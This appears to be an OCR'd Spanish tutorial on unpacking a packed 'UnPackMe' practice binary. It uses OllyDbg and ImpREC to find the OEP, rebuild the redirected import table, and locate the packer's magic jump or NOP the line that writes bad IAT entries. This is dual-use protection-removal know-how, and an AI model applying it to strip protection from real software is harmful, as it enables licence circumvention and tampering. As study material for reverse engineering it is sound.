00460C0C	E9 2D 15 00 EE 2D 15 00	Ú-§.¯-§.
00460C14	F3 2D 15 00 F8 2D 15 00	¾-§.°-§.
00460C1C	FD 2D 15 00 02 2E 15 00	²-§.☻.§.
00460C24	07 2E 15 00 0C 2E 15 00	•.§...§.
00460C2C	11 2E 15 00 16 2E 15 00	◄.§...§.
00460C34	1B 2E 15 00 20 2E 15 00	←.§. .§.
00460C3C	25 2E 15 00 2A 2E 15 00	%.§.*.§.
00460C44	2F 2E 15 00 34 2E 15 00	/.§.4.§.
00460C4C	39 2E 15 00 3E 2E 15 00	9.§.>.§.
00460C54	43 2E 15 00 48 2E 15 00	C.§.H.§.
00460C5C	4D 2E 15 00 52 2E 15 00	M.§.R.§.

Veo que el siguiente grupo va a una zona de memoria 15XXXX veamos que hay alli.

00130000	00002000				Priv	RWE	RWE	
00140000	00003000				Map	R	R	
00150000	00029000				Priv	RW	RW	
00250000	00006000				Priv	RW	RW	
00[illegible]000	00003000				Map	RW	RW	

Vemos una seccion queno hay dll asi que seguramente esa seccion fue creada por el packer, si reinicio para comprobarlo.

00130000	00002000				Priv	RWE	RWE	
00140000	00003000				Map	R	R	
00150000	00003000				Priv	RW	RW	
00250000	[illegible]006000				Priv	RW	RW	
00260000	[illegible]003000				Map	RW	RW	
00270000	00016000				Map	R	R	\Device\H
00290000	0003D000				Map	R	R	\Device\H
002D0000	00041000				Map	R	R	\Device\H
00320000	00006000				Map	R	R	\Device\H

Vemos que hay una seccion creada por el sistema de 3000 bytes, pero la que usa el packer es de 29000 bytes mucho mas larga asi que el packer agrando esa seccion para su uso.

Por lo tanto estas son entradas redireccionadas por el packer a esa seccion, veamos una de ellas a ver como trabaja.

Address	Hex dump	ASCII
00460B9C	29 B5 80 7C CF C6 80 7C	)µÇ|ÏæÇ|
00460BA4	00 00 00 00 48 33 15 00	....H3§.
00460BAC	4D 33 15 00 52 33 15 00	M3§.R3§.
00460BB4	57 33 15 00 5C 33 15 00	W3§.\3§.
00460BBC	61 33 15 00 66 33 15 00	a3§.f3§.
00460BC4	6B 33 15 00 70 33 15 00	k3§.p3§.
00460BCC	75 33 15 00 7A 33 15 00	u3§.z3§.
00460BD4	7F 33 15 00 84 33 15 00	⌂3§.ä3§.
00460BDC	89 33 15 00 8E 33 15 00	ë3§.Ä3§.
00460BE4	93 33 15 00 00 00 00 00	ô3§.....
00460BEC	FE 69 A8 7C ED 69 A8 7C	■i¿|Ÿi¿|

Tomare una de ellas, por ejemplo esta, y buscare la referencia, haciendo click derecho FIND REFERENCES.

Address	Disassembly	Comment
00446685	CALL DWORD PTR DS:[460BAC]	DS:[00460BAC]=0015334D
004466CB	CALL DWORD PTR DS:[460BAC]	DS:[00460BAC]=0015334D

Hay dos calls que toman valores de dicha entrada, mirare el primero haciendo doble click en el, me llevara en el listado adonde esta ubicado.

```
00446683   57              PUSH EDI
00446684   53              PUSH EBX
00446685   FF15 AC0B4600   CALL DWORD PTR DS:[460BAC]
0044668B   33F6            XOR ESI,ESI
0044668D   8B3D C00A4600   MOV EDI,DWORD PTR DS:[460AC0]      kernel32.WideCharToMultiByte
00446693   56              PUSH ESI
00446694   56              PUSH ESI
00446695   8BE8            MOV EBP,EAX
00446697   56              PUSH ESI
00446698   56              PUSH ESI
00446699   55              PUSH EBP
0044669A   53              PUSH EBX
0044669B   56              PUSH ESI
0044669C   56              PUSH ESI
0044669D   FFD7            CALL EDI
0044669F   50              PUSH EAX
004466A0   8B4C24 18       MOV ECX,DWORD PTR SS:[ESP+18]
004466A4   894424 1C       MOV DWORD PTR SS:[ESP+1C],EAX
004466A8   E8 B259FFFF     CALL 0043C05F                       UnPackMe.0043C05F
004466AD   56              PUSH ESI
```


Alli vemos el CALL, hagamos click derecho FOLLOW a ver que hace en la seccion redireccionada.

```
0015334D - E9 E918FA76   JMP 770F4C3B      OLEAUT32.SysStringLen
00153352 - E9 3D72FC76   JMP 7711A594      OLEAUT32.OleCreateFontIndirect
00153357 - E9 FD17FA76   JMP 770F4B59      OLEAUT32.SysAllocStringLen
0015335C - E9 211BFA76   JMP 770F4E82      OLEAUT32.SafeArrayGetDim
00153361 - E9 32A1FC76   JMP 7711D498      OLEAUT32.SafeArrayGetElemsize
00153366 - E9 301DFA76   JMP 770F509B      OLEAUT32.SafeArrayGetLBound
0015336B - E9 DF1CFA76   JMP 770F504F      OLEAUT32.SafeArrayGetUBound
00153370 - E9 9B1CFA76   JMP 770F5010      OLEAUT32.SafeArrayAccessData
00153375 - E9 C51CFA76   JMP 770F503F      OLEAUT32.SafeArrayUnaccessData
0015337A - E9 5A33FA76   JMP 770F66D9      OLEAUT32.VariantChangeType
0015337F - E9 CC14FA76   JMP 770F4850      OLEAUT32.SysFreeString
00153384 - E9 CC18FA76   JMP 770F4C55      OLEAUT32.SysAllocStringByteLen
00153389 - E9 3418FA76   JMP 770F4BC2      OLEAUT32.SysAllocString
0015338E - E9 029FFC76   JMP 7711D295      OLEAUT32.VariantCopy
00153393 - E9 E8290077   JMP 77155D80      OLEAUT32.OleLoadPicture
00153398   0000          ADD BYTE PTR DS:[EAX],AL
0015339A   0000          ADD BYTE PTR DS:[EAX],AL
0015339C   0000          ADD BYTE PTR DS:[EAX],AL
```

Vemos que sin muchos prolegomenos salta a la api SysStringLen directamente,por lo cual si lo traceamos a mano ya sabemos cual es la api correcta para esta entrada.

Vemos que la redireccion es muy sencilla, podra el IMP REC con sus traceadores repararla sin necesidad de hallar el magico?

Abramos el IMP REC.



Alli esta el proceso detenido en el OEP, lo elegimos en el menu desplegable.

No olvidemos que al IMP REC debemos darle 3 datos OEP, INICIO DE IAT y LARGO.

OEP=4271B0 al cual restandole la imagebase da **271B0**


El inicio de la IAT si subimos en la misma.


```
Address   Hex dump                          ASCII
004608FC  F4 31 15 00 F9 31 15 00  ¶1§.¨1§.
00460904  FE 31 15 00 03 32 15 00  ■1§.♥2§.
0046090C  08 32 15 00 0D 32 15 00  ◘2§..2§.
00460914  12 32 15 00 17 32 15 00  ↕2§.↨2§.
0046091C  1C 32 15 00 21 32 15 00  ∟2§.!2§.
00460924  26 32 15 00 2B 32 15 00  &2§.+2§.
0046092C  30 32 15 00 35 32 15 00  02§.52§.
00460934  3A 32 15 00 3F 32 15 00  :2§.?2§.
0046093C  44 32 15 00 49 32 15 00  D2§.I2§.
00460944  4E 32 15 00 53 32 15 00  N2§.S2§.
0046094C  58 32 15 00 5D 32 15 00  X2§.]2§.
00460954  62 32 15 00 67 32 15 00  b2§.g2§.
0046095C  6C 32 15 00 71 32 15 00  l2§.q2§.
00460964  76 32 15 00 7B 32 15 00  v2§.{2§.
0046096C  80 32 15 00 00 00 00 00  Ç2§.....
00460974  6B 17 80 7C C1 C9 80 7C  k↨Ç│┴╔Ç│
0046097C  69 10 81 7C EE 1E 80 7C  i►ü│╦▲Ç│
00460984  8D 2C 81 7C 40 7A 94 7C  ì,ü│@zö│
0046098C  E1 EA 81 7C A2 CA 81 7C  ßüü│ó╩ü│
00460994  16 1E 80 7C 43 99 80 7C  ▬▲Ç│C╖Ç│
0046099C  10 11 81 7C 29 29 81 7C  ►◄ü│))ü│
004609A4  14 9B 80 7C 81 9A 80 7C  ¶¢Ç│üüÇ│
004609AC  FB 2C 82 7C AE 94 83 7C  ¹,é│«öâ│
```

Vemos que las entradas de la IAT o bien van a la seccion code de dlls o bien a la seccion 15xxxxx del redireccionamiento, si seguimos subiendo a ver cuando acaban las entradas.

```
Address   Hex dump                          ASCII
004607EC  72 2A 06 00 BC 2B 06 00  r*♠.╝+♠.
004607F4  A8 2B 06 00 92 2B 06 00  ¿+♠.Æ+♠.
004607FC  78 2B 06 00 60 2B 06 00  x+♠.`+♠.
00460804  4C 2B 06 00 2E 2B 06 00  L+♠..+♠.
0046080C  00 00 00 00 08 00 00 80  ....◘..Ç
00460814  00 00 00 00 DA 32 15 00  ....┌2§.
0046081C  DF 32 15 00 E4 32 15 00  ▀2§.ä2§.
00460824  E9 32 15 00 EE 32 15 00  ü2§.^2§.
0046082C  00 00 00 00 DD 15 C5 58  ....!§┼X
00460834  2E BD C3 58 00 00 00 00  .¢├X....
0046083C  04 31 15 00 09 31 15 00  ♦1§..1§.
00460844  0E 31 15 00 13 31 15 00  ♫1§.‼1§.
0046084C  18 31 15 00 1D 31 15 00  ↑1§.#1§.
00460854  22 31 15 00 27 31 15 00  "1§.'1§.
0046085C  2C 31 15 00 31 31 15 00  ,1§.11§.
```

Vemos que hasta alli se repite el esquema, mas arriba si busco referencias a ver si hay mas entradas de la IAT, no hallo en ninguna.





Por lo cual la primera entrada de la IAT es 460818 para el IMP REC es RVA= 60818 al restarle la imagebase.

El final lo hallo de la misma manera voy bajando a ver donde termina el esquema de entradas que

van a seccion code de dlls o aredireccionadas a la seccion 15XXXX.

Address	Hex dump	ASCII
00460ECC	9E 32 15 00 A3 32 15 00	×2§.ú2§.
00460ED4	A8 32 15 00 AD 32 15 00	¿2§.¡2§.
00460EDC	00 00 00 00 F8 32 15 00	....°2§.
00460EE4	FD 32 15 00 02 33 15 00	²2§.☻3§.
00460EEC	07 33 15 00 0C 33 15 00	•3§..3§.
00460EF4	11 33 15 00 16 33 15 00	◄3§.▬3§.
00460EFC	1B 33 15 00 20 33 15 00	←3§. 3§.
00460F04	25 33 15 00 2A 33 15 00	%3§.*3§.
00460F0C	2F 33 15 00 34 33 15 00	/3§.43§.
00460F14	39 33 15 00 3E 33 15 00	93§.>3§.
00460F1C	43 33 15 00 00 00 00 00	C3§.....
00460F24	F3 32 15 00 00 00 00 00	≤2§.....
00460F2C	0B 00 50 6C 61 79 53 6F	♂.PlaySo
00460F34	75 6E 64 41 00 00 57 49	undA..WI
00460F3C	4E 4D 4D 2E 64 6C 6C 00	NMM.dll.
00460F44	FE 00 47 65 74 4D 6F 64	■.GetMod
00460F4C	75 6C 65 48 61 6E 64 6C	uleHandl
00460F54	65 41 00 00 7E 01 49 6E	eA..~☺In
00460F5C	74 65 72 6C 6F 63 6B 65	terlocke
00460F64	64 49 6E 63 72 65 6D 65	dIncreme
00460F6C	6E 74 00 00 7B 01 49 6E	nt..{☺In


Alli vemos la ultima entrada de la IAT es 460f24 mas abajo si busco referencias no hay para ninguna entrada, asi que para que la ultima entrada quede dentro, el final de la IAT es 460f28, ahora debemos hallar el largo de la misma.

LARGO=FINAL -INICIO= 460f28 - 460818= 710


Asi que poniendo en limpio

OEP=271B0
RVA o INICIO=60818
SIZE O LARGO=710

Pongamos estos valores en el IMP REC.





Al apretar GET IMPORTS




Vemos que hay 296 entradas sin resolver, lo podra resolver con algun traceador?

Si apreto el boton AUTO TRACE se cuelga, probemos con los otros traceadores, apreto SHOW INVALIDS y en las entradas marcadas hago click derecho TRACE LEVEL 1.







Dice que resolvio todo y que no hay mas entradas invalidas, le creemos? Jeje. Si apreto SHOW INVALID nuevamente veo que todas estan YES.



Probemos reparar el yodadump.exe apreto FIX DUMP




Alli me creo el yodadump_.exe que supustamente esta reparado, probemoslo.




Jeje esta vez se porto el IMP REC y me ahorro mucho trabajo.

Ahora ademas de esto y para jorobar un poco, tiene salto magico este packer?


Busquemos una mala entrada en la IAT en el programa que esta detenido en el OEP.




Le colocare un HARDWARE BPX ON WRITE antes de reiniciar, ya que los HBP se mantienen, aun despues de reiniciar y ya vimos con el metodo del PUSHAD que el packer no es alergico a los mismos.



Por supuesto el metodo es tratar de parar cuando guarda el valor malo 15XXXX en la entrada, para ello reinicio el OLLYDBG y doy RUN.



Alli paro y guardo el valor bueno en la entrada de la IAT vemos que EAX tiene el valor de una API.



Y lo guarda en la entrada la cual esta siendo apuntada por EDX, quiere decir que en este caso,

primero guarda el valor bueno y luego lo modifica por el malo, sigamos traceando a ver cuando sucede esto.

```
0046578F   8BCD            MOV ECX,EBP
00465791   81C1 79344000   ADD ECX,403479
00465797   8D39            LEA EDI,DWORD PTR DS:[ECX]
00465799   3E:8B77 04      MOV ESI,DWORD PTR DS:[EDI+4]
0046579D   8932            MOV DWORD PTR DS:[EDX],ESI
0046579F   2BC6            SUB EAX,ESI
004657A1   83E8 05         SUB EAX,5
004657A4   C606 E9         MOV BYTE PTR DS:[ESI],0E9
```

Vemos que apenas una cuantas lienas mas abajo, ESI toma el valor malo y lo va a sobrescribir en la entrada.

```
Registers (FPU)
EAX 76377CD8 comdlg32.GetSaveFileNameA
ECX 00465C79 UnPackMe.00465C79
EDX 00460ECC UnPackMe.00460ECC
EBX 76360000 comdlg32.76360000
ESP 0012FF88 ASCII "SZF"
EBP 00062800
ESI 0015329E
EDI 00465C79 UnPackMe.00465C79
EIP 0046579D UnPackMe.0046579D
```

Quiere decir que las entradas buenas solo escribiran la primera vez y no llegaran a esta segunda parte donde sobrescribe con el valor malo.

Repitamos el proceso ahora con una entrada buena, la de GetVersion que estaba unas lineas debajo del OEP estaba correcta asi que usemosla era 460ADC pongo un HBP ON WRITE en ella.

```
0046572E   61              POPAD
0046572F   5A              POP EDX
00465730   8902            MOV DWORD PTR DS:[EDX],EAX
00465732   EB 1D           JMP SHORT 00465751                 UnPac
00465734   52              PUSH EDX
00465735   51              PUSH ECX
00465736   8B01            MOV EAX,DWORD PTR DS:[ECX]
00465738   2D 00000080     SUB EAX,80000000
0046573D   50              PUSH EAX
0046573E   53              PUSH EBX
0046573F   8BD5            MOV EDX,EBP
00465741   81C2 9B334000   ADD EDX,40339B                     ASCII
00465747   FF12            CALL DWORD PTR DS:[EDX]
00465749   85C0            TEST EAX,EAX
0046574B   74 7B           JE SHORT 004657C8                  UnPac
0046574D   59              POP ECX
0046574E   5A              POP EDX
0046574F   8902            MOV DWORD PTR DS:[EDX],EAX
00465751   51              PUSH ECX
```

Vemos que para alli, al guardar la direccion correcta que esta en EAX.

```
Registers (FPU)
EAX 7C8114AB kernel32.GetVersion
ECX 004603C8 UnPackMe.004603C8
EDX 00460ADC UnPackMe.00460ADC
EBX 7C800000 kernel32.7C800000
ESP 0012FF94
EBP 00062800
ESI 00465A2F UnPackMe.00465A2F
EDI 004612A2 ASCII "GetVersion"
EIP 00465732 UnPackMe.00465732
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
```

Traceemos un poco.

```
File View Debug Plugins Options Window Help

0046575A   F701 20000000   TEST DWORD PTR DS:[ECX],20
00465760   74 4F           JE SHORT 004657B1                UnPackMe.004657B1
00465762   8BCD            MOV ECX,EBP
00465764   81C1 1F324000   ADD ECX,40321F
0046576A   8339 00         CMP DWORD PTR DS:[ECX],0
0046576D   74 14           JE SHORT 00465783                UnPackMe.00465783
0046576F   81FB 00000070   CMP EBX,70000000
00465775   72 08           JB SHORT 0046577F                UnPackMe.0046577F
00465777   81FB FFFFFF77   CMP EBX,77FFFFFF
0046577D   76 0E           JBE SHORT 0046578D               UnPackMe.0046578D
0046577F   EB 30           JMP SHORT 004657B1               UnPackMe.004657B1
00465781   EB 0A           JMP SHORT 0046578D               UnPackMe.0046578D
00465783   81FB 00000080   CMP EBX,80000000
00465789   73 02           JNB SHORT 0046578D               UnPackMe.0046578D
0046578B   EB 24           JMP SHORT 004657B1               UnPackMe.004657B1
0046578D   57              PUSH EDI
0046578E   56              PUSH ESI
0046578F   8BCD            MOV ECX,EBP
00465791   81C1 79344000   ADD ECX,403479
00465797   8D39            LEA EDI,DWORD PTR DS:[ECX]
00465799   3E:8B77 04      MOV ESI,DWORD PTR DS:[EDI+4]
0046579D   8932            MOV DWORD PTR DS:[EDX],ESI
0046579F   2BC6            SUB EAX,ESI
004657A1   83E8 05         SUB EAX,5
004657A4   C606 E9         MOV BYTE PTR DS:[ESI],0E9
004657A7   8946 01         MOV DWORD PTR DS:[ESI+1],EAX
004657AA   3E:8347 04 05   ADD DWORD PTR DS:[EDI+4],5
004657AF   5E              POP ESI
004657B0   5F              POP EDI
004657B1   59              POP ECX
004657B2   83C1 04         ADD ECX,4
```

Vemos que llega al JMP que evita la zona marcada con la flecha roja donde se cambia por el valor malo, asi que el tema es evitar que salte este JMP, algunos de los saltos anteriores que evitan el JMP es el salto magico, veamos cual es ya que hay varios saltos condicionales, delante del JMP.

Tambien podriamos intentar como solucion NOPEAR la linea donde guarda los valores malos asi no lo guarda y queda toda la tabla bien, eso seria tambien correcto, podemos probar si funciona.

```
00465797   8D39            LEA EDI,DWORD PTR DS:[ECX]
00465799   3E:8B77 04      MOV ESI,DWORD PTR DS:[EDI+4]
0046579D   8932            MOV DWORD PTR DS:[EDX],E
0046579F   2BC6            SUB EAX,ESI
004657A1   83E8 05         SUB EAX,5
004657A4   C606 E9         MOV BYTE PTR DS:[ESI],0E
004657A7   8946 01         MOV DWORD PTR DS:[ESI+1
004657AA   3E:8347 04 05   ADD DWORD PTR DS:[EDI+4
004657AF   5E              POP ESI
004657B0   5F              POP EDI
004657B1   59              POP ECX
004657B2   83C1 04         ADD ECX,4
004657B5   83C2 04         ADD EDX,4
004657B8 ^ E9 09FFFFFF     JMP 004656C6
004657BD   83C6 0C         ADD ESI,0C
004657C0 ^ E9 6BFEFFFF     JMP 00465630

Address   Hex dump                  ASCII
00457000  00 00 00 00 16 51 44 00   .....QD.
00457008  D1 53 44 00 3F CF 41 00   ÐSD.?ÏA.
00457010  11 5B 44 00 9D 62 44 00   ◄[D.ØbD.
00457018  C3 62 44 00 29 65 44 00   ├bD.)eD.
00457020  DE 69 44 00 16 25 40 00   ÞiD.▬%@.
00457028  9A 29 40 00 94 79 43 00   Ü)@.öyC.
00457030  AA 79 43 00 E8 79 43 00   ¬yC.ÞyC.

Backup
Copy
Binary
Assemble                Space
Label                   :
Comment                 ;
Breakpoint              ▶   Toggle
Run trace               ▶   Conditional
                            Conditional log
New origin here         Ctrl+Gray *   Run to selection
Go to                   ▶
Follow in Dump          ▶   Memory, on access
                            Memory, on write
Search for              ▶
Find references to      ▶   Hardware, on execution
View                    ▶
```

